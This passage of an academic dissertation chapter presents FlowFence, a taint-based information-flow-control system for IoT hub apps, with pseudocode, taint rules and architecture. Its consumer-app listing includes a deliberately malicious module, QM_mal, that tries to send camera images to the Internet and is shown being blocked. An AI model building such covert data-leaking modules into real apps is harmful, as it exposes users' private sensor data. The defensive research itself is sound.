[2]We also found an orthogonal *virtual sensor* design pattern: An intermediate app computing on sensor data and re-publishing the derived data as a separate virtual sensor. For instance, an app reads in heart rate at beats-per-minute, derives beats-per-hour, and re-publishes this data as a separate sensor.

try in systems such as Android Auto [2] and Wear [72], Samsung SmartThings [120][3], and Logitech Harmony [100]. Our work targets the popular hub model, making it widely applicable to these hub-based IoT systems.

Threat Model. benign bug buggy? IoT apps are exposed to a slew of sensitive data from sensors, devices connected to the hub, and other hub-based apps. This opens up the possibility of sensitive data leaks leading to privacy invasion. For instance, Denning *et al.* outlined emergent threats to smart homes, including misuse of sensitive data for extortion and for blackmail [50]. Fernandes *et al.* recently demonstrated that such threats exist in real apps on an existing IoT platform [63] where they were able to steal and misuse door lock pincodes.

We assume that the adversary controls IoT apps running on a hub whose platform software is trusted. The adversary can program the apps to attempt to leak sensitive data. Our security goal is to force apps to declare their intended data use patterns, and then enforce those flows, while preventing all other flows. This enables the design of more privacy-respecting apps. For instance, if an app on FlowFence declares it will sink camera data to a door lock, then the system will ensure that the app cannot leak that data to the Internet. We assume that side channels and covert channels are outside the scope of this work. We discuss implications of side channels, and possible defense strategies in §4.9.

4.3 Related Work

IoT Security. Current research focuses around analyzing the security of devices [78, 68], protocols [101, 39], or platforms [63, 40]. For example, Fernandes *et al.* showed how malicious apps can steal pincodes [63]. Current IoT frameworks only offer access control but not data-flow control primitives. In contrast, our work introduces, to the best of our knowledge, the first security model targeted at controlling data flows in

[3]Recent v2 hubs have local processing.

IoT apps.

Permission Models. We observe that IoT framework permissions are modeled after smartphone permissions. There has been a large research effort at analyzing, and improving access control in smartphone frameworks [54, 111, 58, 60, 113, 112, 38, 47, 97, 151]. For instance, Enck *et al.* introduced the idea that dangerous permission combinations are indicative of possibly malicious activity [54]. Roesner *et al.* introduced User-Driven Access control where apps prompt for permissions only when they need it [113, 112]. However, permissions are fundamentally only gate-keepers. The *PlaceRaider* sensory malware abuses granted permissions and uses smartphone sensors (*e.g.,* camera) to reconstruct the 3D environment of the user for reconnaissance [135]. This malware exploits the inability of permission systems to control data usage once access in granted. The IoT fundamentally has a lot more sensitive data than a single smartphone camera, motivating the need for a security model that is capable of strictly controlling data use once apps obtain access. PiBox does offer privacy guarantees using differential-privacy algorithms after apps gain permissions, but it is primarily applicable to apps that gather aggregate statistics [97]. In contrast, FlowFence controls data flows between arbitrary types of publishers and consumers.

Label-based Information Flow Control. FlowFence builds on substantial prior work on information flow control that use labeling architectures [114, 96, 52, 154, 133, 71, 132, 91, 45, 82, 104]. For example, Flume [96] enforces flow control at the level of processes while retaining existing OS abstractions, Hails [71] presents a web framework that uses MAC to confine untrusted web apps, and COWL [133] introduces labeled compartments for JavaScript code in web apps. Although FlowFence is closely related to such systems, it also makes design choices tailored to meet the needs specific to the IoT domain. In terms of similarities, FlowFence shares the design principles of making information flow explicit, controlling information flow at a higher granularity than the instruction-level, and supporting declassification. However, these

systems only support producer (source) defined policies whereas FlowFence supports policies defined by both producing and consuming apps. This feature allows for more versatility in environments such as IoT, where a variety of consuming apps could request for a diverse set of flows. Our evaluation shows hows such a mix of flow policies supports real IoT apps.

Confinement solutions in Transportation. Sandboxing has been explored in the context of intelligent transportation systems applications in the CANE [51], and Ginger [77] systems. Similar to FlowFence, Ginger and CANE support the creation of isolated information flows within applications. However, FlowFence also introduces a label model that is used to track flows between arbitrarily granular components. Additionally, FlowFence incorporates a language-based mechanism (backed by process isolation) that allows programmers to control the granularity of flow tracking, and thus achieves a trade-off between undertainting and overtainting (which is desirable given that personal IoT apps display a range of tracking granularity needs).

Computation on Opacified Data. Jana *et al.* built the recognizer OS abstraction and Darkly [89, 90]—systems that enable apps to compute on perceptual data while protecting the user's privacy. These systems also use opaque handles, but they only support trusted functions operating on the raw data that handles refer to. In contrast, FlowFence supports untrusted third-party functions executing over raw data while providing flow control guarantees. Furthermore, these systems leverage characteristics of the data they are trying to protect to achieve security guarantees. For example, Darkly depends on camera streams being amenable to privacy transforms, allowing it to substitute low-fidelity data for high-fidelity data, and it depends on apps being able to tolerate the differences. However, in the general case, neither IoT data nor their apps may be amenable to such transforms. FlowFence is explicitly designed to support computation over sensitive IoT data in the general case.

Taint Tracking. Taint tracking systems [152, 53] are popular techniques for enforc-

ing flow control that monitor data flows through programs [125]. Beyond performance issues [110], such techniques suffer from an inability to effectively handle implicit flows, and concurrency [124]. Although there are techniques to reduce computational burden [116, 140], they often require specialized hardware, not necessarily available in IoT environments. These techniques are also difficult to apply to situations where taint labels are not known *a priori* (*e.g.,* manage tainted data that is generated by apps, rather than known sources). Compared to these techniques, FlowFence adds little performance overhead. Furthermore, FlowFence does not require specialized hardware, and does not suffer from implicit flow attacks.

Static Analysis. Another class of systems such as FlowDroid [36], and Amandroid [148] use static taint tracking to enforce flow control. While these techniques do not suffer from performance issues associated with dynamic systems, they still suffer from same shortcomings associated with concurrency and implicit flows [36]. Besides static analysis techniques, there are also language-based techniques, such as JFlow [103], that require the developer to learn and use a single security-typed language. In contrast, FlowFence supports building apps using unmodified existing languages and development tools, enabling developers to quickly port their apps.

4.4 IoT-Specific Challenges in applying Information Flow Control

Based on our experience with studying IoT apps (SmartThings), their functionality can vary from simple remote control of home devices like lights to complex apps that perform face recognition to unlock doors automatically. Therefore, the amount of code operating with sensitive data sources and sinks varies widely. Ideally, we should be able to tailor the granularity of flow tracking to the complexity of the application. However, in practice, current systems apply a single tracking granularity that can lead

to undertainting or overtainting. Therefore, FlowFence supports *programmer-defined* flow tracking. This implies that a language-based flow control technique is desirable (where the programmer is in control). However, another challenge is in providing strong isolation and tracking of sensitive code while hiding complexity (which can be a barrier to wide adoption). FlowFence overcomes this challenge by providing a simple Java language API that exposes strong isolation (process-level) transparently.

An IoT platform is a dynamic environment: (1) new physical devices may be added or removed at runtime, and devices may disconnect from a platform due to range or energy issues; (2) application code does not know exactly the device that it will interface with until it is installed; (3) inter-app communication is common. These constraints affect the label and policy design in an information flow control system. Therefore, we require a device-independent label design. Labels need to precisely identify the kind of data and the location from where it is generated implying that we need a representation of location depending on the type of IoT deployment (*e.g.,* home vs. building), and we need a schema to represent the kind of data. Apps must express flow policies in terms of labels that are not completely known until install time. Therefore, labels need to be abstract at policy-specification time, and concrete at installation time.

We discuss how FlowFence overcomes these domain-specific challenges in the following sections.

4.5 Opacified Computation Model

Consider the example smart home app from §4.1, where it unlocks the front door based on people's faces. It uses the bitmap to extract features, checks the current state of the door, unlocks the door, and sends a notification to the home owner using the Internet. This app uses sensitive camera data, and accesses the Internet for the notification (in addition to ads and crash reporting). An end user wishes to reap the

benefits of such a scenario but also wants to ensure that the door control app does not leak camera data to the Internet.

FlowFence supports such scenarios through the use of Opacified Computation, which consists of two main components: (1) Quarantined Modules ("functions"), and (2) opaque handles. A Quarantined Module (QM) is a developer-written code module that computes on sensitive data (which is assigned a taint label at the data source), and runs in a system-provided sandbox. A developer is free to write many such Quarantined Modules. Therefore, each app on FlowFence is split into two parts: (1) some non-sensitive code that does not compute on sensitive data, and (2) a set of QMs that compute on sensitive data. Developers can chain multiple QMs together to achieve useful work, with the unit of transfer between QMs being opaque handles—immutable, labeled opaque references to data that can only be dereferenced by QMs when running inside a sandbox. QMs and opaque handles are associated with a taint set, *i.e.,* a set of taint labels that indicates the provenance of data and helps track information flows (we explain label design later in this section).

An opaque handle does not reveal any information about the data value, data type, data size, taint set, or exceptions that may have occurred to non-sensitive code. Although such opaqueness can make debugging potentially difficult, our implementation does support a development-time debugging flag that lifts these opaqueness restrictions (§4.7).

Listings IV.1 and IV.2 shows pseudo-code of example smart home apps. The `CamPub` app defines `QM_bmp` that publishes the bitmap data. FlowFence ensures that whenever a QM returns to the caller, its results are converted to an opaque handle.

Line 10 of Listing IV.1 shows the publisher app calling the QM (a blocking call), supplying the function name and a taint label. FlowFence allocates a clean sandbox, and runs the QM. The result of `QM_bmp` running is the opaque handle `hCam`, which refers to the return data, and is associated with the taint label `Taint_CAMERA`. `hCam`

is immutable—it will always refer to the data that was used while creating it (immutability helps us reduce overtainting; we discuss it later in this section). Line 11 shows `CamPub` sending the resultant handle to a consumer.

We also have a second publisher of data `QM_status` that publishes the door state (Line 16 of Listing IV.1), along with a door identifier, and provides an IPC function for consumers to call (Line 20).

The `DoorCon` app defines `QM_recog`, which expects a bitmap, and door state (Lines 6-9 of Listing IV.2). It computes feature vectors from the bitmap, checks if the face is authorized, checks the door state, and unlocks the door. Lines 18, 19 of Listing IV.2 show this consumer app receiving opaque handles from the publishers. As discussed, non-sensitive code only sees opaque handles. In this case, `hCam` refers to camera-tainted data, and `hStatus` refers to door-state-tainted data, but the consumer app cannot read the data unless it passes the data to a QM. Moreover, for this same reason, non-sensitive code cannot test the value of a handle to create an implicit flow.

Line 20 calls a QM, passing the handles as parameters. FlowFence automatically and transparently dereferences opaque handle arguments into raw data before invoking a QM. Transparent dereferencing of opaque handles offers developers the ability to write QMs normally with standard types even though some parameters may be passed as opaque handles. During this process, FlowFence allocates a clean sandbox for the QM to run, and propagates the taint labels of the opaque handles to that sandbox. Finally, `QM_recog` receives the raw data and opens the door.

The consumer app uses `QM_report` to send out the state of the door to a remote monitoring website. It also attempts to use `QM_mal` to leak the bitmap data. FlowFence prevents such a leak by enforcing flow policies, which we discuss next.

Flow Policy. A publisher app, which is associated with a sensor (or sensors), can add taint labels to its data that are tuples of the form $(appID, name)$, where $appID$ is the identifier of the publisher app and $name$ is the name of the taint label. This

name denotes a standardized type that publishers and consumers can agree upon, for example, `Taint_CAMERA`. We require labels to be statically declared in the app's manifest. *appID* is unique to an app and is used to avoid name collisions across apps.[4] This label definition is tuned to single hub-based personal IoT platforms and represents a specific instance of a more generalized label model. In Section 4.6, we discuss the generalized label model for IoT platforms.

Additionally, in its manifest, the publisher can specify a set of flow rules for each of its taint labels, with the set of flow rules constituting the publisher policy. The publisher policy defines the permissible flows that govern the publisher's data. A flow rule is of the form `TaintLabel` $\rightarrow$ `Sink`, where a sink can be a user interface, actuators, Internet, etc. `CamPub`'s flow policy is described on Line 3 of Listing IV.1. The policy states that consumer apps can sink camera data to the sink labeled UI (which is a standard label corresponding to a user's display at the hub).

Since other possible sinks for camera data are not necessarily known to the publisher, new flow policies are added as follows. A consumer app must request approval for flow policies if it wants to access sensitive data. Consumer flow policies can be more restrictive than publisher policies, supporting the least privilege principle. They can also request new flows, in which case the hub user must approve them. `DoorCon`'s policy requests are described in Lines 2-4 of Listing IV.2. It requests the flows: `Taint_CAMERA` $\rightarrow$ `Door.Open`, `Taint_DOORSTATE` $\rightarrow$ `Door.Open`, `Taint_DOORSTATE` $\rightarrow$ `Internet`. At app install time, a consumer app will be bound to a publisher that provides data sources with labels `Taint_CAMERA`, `Taint_DOORSTATE`.

To compute the final policy for a given consumer app FlowFence performs two steps. First, it computes the intersection between the publisher policy and the consumer policy flow rules. In our example, the intersection is the null set. If it were not null, FlowFence would authorize the intersecting flows for the consumer app in

[4] An app cannot forge its ID since our implementation uses Android package name as the ID. See §4.7 for details.

question. Second, it computes the set difference between the consumer policy and publisher policy. This difference reflects the flows the consumer has requested but the publisher policy has not covered. At this point, FlowFence delegates approval to the IoT hub owner to make the final decision about whether to approve the flows or not. If the hub owner decides to approve a flow that a publisher policy does not cover, that exception is added for subsequent runs of that consumer app. Such a approval does not apply to other apps that may also use the data.

If a QM were to attempt to declassify the camera data to the Internet (*e.g.,* `QM_mal`) directly without requesting a flow policy, the attempt would be denied as none of the flow policies allow it. An exception is thrown to the calling QM whenever it tries to perform an unauthorized declassification. Similar to exception processing in languages like Java, if a QM does not catch an exception, any output handle of this QM is moved into the exception state. Non-QM code cannot view this exception state. If an app uses such a handle in a subsequent QM as a parameter, then that QM will silently fail, with all of its output handles also in the exception state. App developers can avoid this by ensuring that a QM handles all possible exceptions before returning and, if necessary, encodes any errors into the return object, which can then be examined in a subsequent QM that receives the returned handle.

FlowFence is in a position to make security decisions because the publisher assigns taint labels while creating the handles, and when `DoorCon` reads in the handles, it results in the taint labels propagating to the sandbox running `QM_mal`. FlowFence simply reads the taint labels of the sandbox at the time of declassification.

All declassification of sensitive data can only occur through well-known trusted APIs that FlowFence defines. Although our prototype provides a fixed set of trusted APIs that execute in a separate trusted process, we envision a plug-in architecture that supports community built and vetted APIs (§4.7). FlowFence sets up sandbox isolation such that attempts at declassifying data using non-trusted APIs, such as

arbitrary OS system calls, are denied.

```
application CamPub
taint_label Taint_CAMERA;
allow { Taint_CAMERA -> UI }

Bitmap QM_bmp():
  Bitmap face = camDevice.snapshot();
  return face;

if (motion at FrontDoor)
  hCam = QM.call(QM_bmp, Taint_CAMERA);
  send hCam to DoorCon;
-----------------------------------------
application DoorStatePub
taint_label Taint_DOORSTATE;

Status QM_status():
  return (door[0].state(), 0); //state,idx

/* IPC */ Handle getDoorState():
  return QM.call(QM_status, Taint_DOORSTATE);
```

Listing IV.1: Pseudocode for two publishers—camera data, and door state. Quarantined Modules are shown in light gray.

```
application DoorCon
request { Taint_CAMERA -> Door.Open,
          Taint_DOORSTATE -> Door.Open,
          Taint_DOORSTATE -> Internet }

void QM_recog(faceBmp, status):
  Features f = extractFeatures(faceBmp);
  if(status != unlocked AND isAuth(f))
    TrustedAPI.door[0].open();

void QM_report(status):
  TrustedAPI.network.send(status);

void QM_mal(faceBmp):
  /* this is denied */
  TrustedAPI.network.send(faceBmp);

receive hCam from CamPub;
Handle hStatus = DoorStatePub.getDoorState();
QM.call(QM_recog, hCam, hStatus);
QM.call(QM_mal, hCam);
QM.call(QM_report, hStatus);
```

Listing IV.2: Consumer app pseudocode that reads camera and door state data, and controls a door. Quarantined Modules are shown in light gray.

Operation	Taint Action
Sandbox S loads a QM	$T[S] := \varnothing$
QM inside S reads opaque handle $d = OH^{-1}(h)$	$T[S] \mathrel{+}= T[h]$
QM inside S returns $h = OH(d)$	$T[h] := T[S]$
QM manually adds taints $\{t\}$ to its sandbox	$T[S] \mathrel{+}= \{t\}$
QM_0 inside S_0 calls QM_1 inside S_1	$T[S_1] = T[S_0]$

Table 4.1: Taint Arithmetic in FlowFence. $T[S]$ denotes taint labels of a sandbox running a QM. $T[h]$ denotes taint label of a handle h.

Table 4.1 summarizes the taint logic. When a clean sandbox loads a QM, it has no taint. A taint label, belonging to the app, may be added to a handle at creation, or to a sandbox at any time, allowing data providers to label themselves as needed. A call from QM executing in S_0 to another QM that is launched in sandbox S_1 results in the taint labels of S_0 being copied to S_1. When a called QM returns, FlowFence copies the taint of the sandbox into the automatically created opaque handle. At that point, the QM no longer exists. The caller is not tainted by the returned handle, unless the caller (which must be a QM) dereferences the handle. These taint arithmetic rules, combined with QMs, opaque handles, and sandboxes conceptually correspond to a directed data flow graph from sources to sinks, as we illustrate with the example below.

FlowFence Data Flow Graph. We now discuss the taint flow logic of FlowFence in more detail, and show how it creates and tracks, at runtime, a directed data flow graph that enables it to make security decisions on flows. Figure 4.1 shows two publishers of sensitive data that generate $OH_{T_1}(d_1)$—an opaque handle that refers to camera bitmap data d_1, and $OH_{T_2}(d_2)$—an opaque handle that refers to door state data d_2, using QM_{bmp} and QM_{status} respectively. T_1 and T_2 are taint labels for data d_1 and d_2. The user wants to ensure that camera data does not flow to the internet.




Figure 4.1: Data flow graph for our face recognition example. FlowFence tracks taint labels as they propagate from sources, to handles, to QMs, to sinks. The dotted lines represent a declassification attempt. The trusted API uses labels on the sandboxes to match a flow policy.

The consumer app (DoorCon) consists of non-sensitive code that reads the above opaque handles from the publishers, and invokes three QMs. QM_{recog} operates on both $OH_{T_1}(d_1)$ and $OH_{T_2}(d_2)$. When the non-sensitive code requests execution of QM_{recog}, FlowFence will allocate a clean sandbox, dereference the handles into raw values, and invoke the module. The sandbox inherits the taint label $T_1 \cup T_2$. Later on, when QM_{recog} tries to declassify its results by invoking the trusted API, FlowFence

will read the taint labels (dotted line in Figure 4.1)—$T_1 \cup T_2$. That is, FlowFence taint arithmetic defines that the taint label of the result is the combination of input data taint labels. In our example, declassifying camera and door state tainted data to the door lock is permitted, since the user authorized the flow earlier.

If the consumer app tries to declassify sensitive data d_1 by invoking a trusted API using QM_{mal}, the API reads the taint labels on the handle being declassified, determines that there is no policy that allows $d_1 \rightarrow$ `Internet`, and denies the declassification.

Immutable opaque handles are key to realizing this directed data flow graph. Consider Figure 4.1. If handles were mutable, and if QM_{mal} read in some data with taint label T_3, then we would have to assume that $OH_{T_1}(d_1)$ is tainted with T_3, leading to overtainting. Later on, when QM_{recog} executes, its sandbox would inherit the taint label T_3 due to the overtainting. If there was a policy that prevented T_3 from flowing to the door lock, FlowFence would prevent QM_{recog} from executing the declassification. FlowFence avoids these overtainting issues by having immutable handles, which enable better precision when reasoning about flows. There are other sources of overtainting related to how a programmer structures the computation and IoT-specific mechanisms that FlowFence introduces. We discuss their implications and how to manage them in §4.7 and §4.9.

As discussed above, taint flows transitively from data sources, to opaque handles, to sandboxes, back to opaque handles, and eventually to sinks via the trusted API, where FlowFence can enforce security policies. This design allows taint flow to be observed in a black-box manner, simply by tracking the inputs and outputs. This allows QMs to internally use any language, without the overhead of native taint tracking, only by using sandbox processes to enforce isolation as described in §4.7.

FlowFence Security Guarantees. FlowFence uses its taint arithmetic rules to maintain the invariant that the taint set of a QM executing in a sandbox at any

time represents the union of the taints of sensitive data used by the QM through opaque handles or through calls from another QM. Furthermore, FlowFence avoids propagating taint on QM returns with the help of opaque handles. Since these handles are opaque outside a QM, non-sensitive code must pass them into QMs to dereference them, allowing FlowFence to track taints. If the non-sensitive code of a consumer app transmits an opaque handle to another app via an OS-provided IPC mechanism, FlowFence still tracks that flow since the receiving app also has to use a QM to make use of the handle.

To prevent flow policy violations, a sandbox must be designed such that writes from a QM to a sink go through a trusted API that enforces specified flow policies. We discuss how we achieve this sandbox design in §4.7.

4.6 Generalized Label Model

In this section, we discuss the generalized FlowFence label model. We define a label:

$L = <$ `PrincipalID, Tag, devicePath` $>$

where, `PrincipalID` refers to a unique unforgeable identity of a principal (an app in the case of FlowFence). This identity is system-assigned once a principal is installed/added to the framework. `devicePath` represents a source or sink of sensitive information. It should be designed to be unique, hard to spoof, and meaningful to the user so that users can approve policies. We define it to be:

`devicePath` = `hubID/resID`

where, `hubID` is system-defined, and `resID` is allocated when the resource becomes available (*e.g.,* when a new ZWave lock is added to the platform, a unique identifier will be generated and associated). Tags are drawn from a universe of known tags such as `cam_bitmap`, `net_send`, etc. Depending on the type of IoT deployment (*e.g.,* home, building, HVAC), there should be a schema defined for the tags. If there is

some kind of data we do not know about, there has to be a way to update the schema definitions. One option is to have humans review the schema and then push out updates to FlowFence hubs. Another way is for apps to update the schema directly. Care should be taken so as to not cause collisions in tag names.

Labels are created by non-QM code—they can be shared as desired with consumer apps. An app will request FlowFence to allocate a label for a resource it owns by specifying the tag. FlowFence will automatically construct the label using the principal identifier and a device path. During the process of assigning an identifier, FlowFence will also prompt the user to specify a human-readable string (e.g., "light switch in bedroom 1", "Apple TV in bedroom 1", "Apple TV 2 in bedroom 1") for the label. FlowFence will also ensure that the human-readable string is unique (either by throwing an error upon detecting a duplicate label or by automatically assigning a disambiguating set of characters to the user-provided value).

Our current prototype collapses `devicePath` and `PrincipalID` into a single package name as it suffices for a single-hub deployment.

4.7 FlowFence Architecture

FlowFence supports executing untrusted IoT apps using two major components (Figure 4.2): (1) A series of *sandboxes* that execute untrusted, app-provided QMs in an isolated environment that prevents unwanted communication, and (2) A *Trusted Service* that maintains handles and the data they represent; converting data to opaque handles and dereferencing opaque handles back; mediating data flow between sources, QMs, and sinks, including taint propagation and policy enforcement; and creating, destroying, scheduling, and managing lifetime of sandboxes.

We discuss the design of these components in the context of an IoT hub with Android OS running on top. We selected Android because of the availability of source code. Google's recently announced IoT-specific OS—Brillo [73], is also an Android

variant.[5] Furthermore, with the introduction of Google Weave [74], we expect to see Android apps adding IoT capabilities in the future.

Untrusted IoT Apps & QMs. Developers write apps for FlowFence in Java and can optionally load native code into QMs. As shown in Figure 4.2, each app consists of code that does not use sensitive data inputs, and a set of QMs that use sensitive data inputs. Although abstractly, QMs are functions, we designed them as methods operating on serializable objects. Each method takes some number of parameters, each of which can either be (1) raw, serialized data, or (2) opaque handles returned from previous method calls on this or another QM. A developer can write a method to return raw data, but returning raw data would allow leakage. Thus, FlowFence converts that raw data to an opaque handle prior to returning to the untrusted app.[6]

Trusted Service & APIs. This service manages all sensitive data flowing to and from QMs that are executing in sandboxes. It schedules QMs for execution inside sandboxes, dereferencing any opaque handle parameters, and assigning the appropriate taint labels to the sandboxes. The Trusted Service also ensures that a sandbox is correctly tainted whenever a QM reads in sensitive data (Tainter component of Figure 4.2), as per the taint arithmetic rules in FlowFence (Table 4.1). Once it taints a sandbox, the Trusted Service maintains the current taint labels securely in its process memory.

FlowFence does not track or update taints for variables inside a QM. Instead, it treats a QM as a blackbox for the purpose of taint analysis and it only needs to examine sensitive inputs being accessed or handles provided to a method as inputs. We expect QMs to be limited to the subset of code that actually processes sensitive data, with non-sensitive code running without change. Although this does reduce

[5]Brillo OS is only a limited release at the time of writing. Therefore, we selected the more mature codebase for design, since core services are the same on Android and Brillo.

[6]A QM can theoretically leak sensitive data through side channels (*e.g.,* by varying the execution time of the method prior to returning). We assume side channels to be out of scope of our system and thus we do not address them in our current threat model. If such leaks were to be a concern, we discuss potential defense strategies in §4.9.




Figure 4.2: FlowFence Architecture. Developers split apps into Quarantined Modules, that run in sandbox processes. Data leaving a sandbox is converted to an opaque handle tainted with the sandbox taint set.

performance overhead and avoids implicit flow leaks by forcing apps to only use controlled and well-defined data transfer mechanisms, it does require programmers to properly split their app into least-privilege QMs, which if done incorrectly, could lead to overtainting.

When a QM Q running inside a sandbox S returns, the Trusted Service creates a new opaque handle h corresponding to the return data d, and then creates an entry $< h, < d, T[S] >>$ in its opaque handle Table (Figure 4.2), and returns h to the caller.

The Trusted Service provides APIs for QMs allowing them to access various sinks. Our current prototype has well-known APIs for access to network, ZWave switches, ZWave locks, camera streams, camera pictures, and location. As an example of bridging FlowFence with such cyber-physical devices, we built an API for Samsung SmartThings. This API makes remote calls to a web services SmartThings app that

proxies device commands from FlowFence to devices like ZWave locks. The Trusted API also serves as a policy enforcement point, and makes decisions whether to allow or deny flows based on the specific policy set for the consumer app.

We envision a plug-in architecture that enables community-built and vetted Trusted APIs to integrate with our framework. The plugin API should ideally be in a separate address space. The Trusted Service will send already declassified data to this plugin API via secure IPC. This limits risk by separating the handle table from external code.

Sandboxes. The Trusted Service uses operating system support to create sandbox processes that FlowFence uses to execute QMs. When a QM arrives for execution, FlowFence reserves a sandbox for exclusive use by that QM, until execution completes. Once a QM finishes executing, FlowFence sanitizes sandboxes to prevent data leaks. It does this by destroying and recreating the process.

For efficiency reasons, the Trusted Service maintains a pool of clean spare sandboxes, and will sanitize idle sandboxes in the background to keep that pool full. In addition, the Trusted Service can reassign sandboxes without needing to sanitize them, if the starting taint (based on the input parameters) of the new QM is a superset of or equal to the ending taint of the previous occupant of that sandbox. This is true in many common cases, including passing the return value of one QM directly into another QM. In practice, sandbox restarts only happen on a small minority of calls.

FlowFence creates the sandboxes with the `isolatedProcess` flag set, which causes Android to activate a combination of restrictive user IDs, IPC limitations, and strict SELinux policies. These restrictions have the net effect of preventing the isolated process from communicating with the outside world, except via an IPC interface connected to the Trusted Service.

As shown in Figure 4.2, this IPC interface belongs to the Trusted API discussed

earlier. When the sandboxes communicate with the Trusted Service over an IPC interface, the IPC request is matched to the sandbox it originated from as well as to the QM that initiated the call. As discussed, the Trusted Service maintains information about each sandbox, including its taint labels and running QM, in a lookup table in its own memory, safely out of reach of, possibly malicious, QMs.

Debugging. Code outside QMs cannot dereference opaque handles to inspect corresponding data or exceptions, complicating debugging during development. To alleviate this, FlowFence supports a development time debugging option that allows code outside a QM to dereference handles and inspect their data and any exception traces. However, a deployment of FlowFence has this debugging flag removed. Also, as discussed previously, use of a opaque handle in exception state as a parameter to a QM results in the QM returning a new opaque handle that is also in the exception state. Providing a mechanism for exception handling in the called QM without increasing programmer burden is challenging and a work-in-progress. Currently, we use the idiom of a QM handling all exceptions it can and encoding any error as part of the returned value. This allows any subsequent QM that is called with the handle as a parameter to examine the value and handle the error.

Key-Value Store. This is one of the primary data-sharing mechanisms in FlowFence between publishers of tainted sensitive data and consumer apps that use the data. This design was inspired by our framework study in §3.3, and it supports publishers and consumers operating in a device-agnostic manner, with consumers only having to know the type of data (taint label) they are interested in processing. Each app receives its own KV store (Figure 4.2) into which it can update the value associated with a key by storing a $< key, sensitive\_value, taint\_label >$ while executing a QM. For instance, a camera image publisher may create a key such as `CAM_BITMAP`, with an image byte array as the value, and a taint label `Taint_CAMERA` to denote the type of published data (declared in the app manifest). A key is public information—non-sensitive code

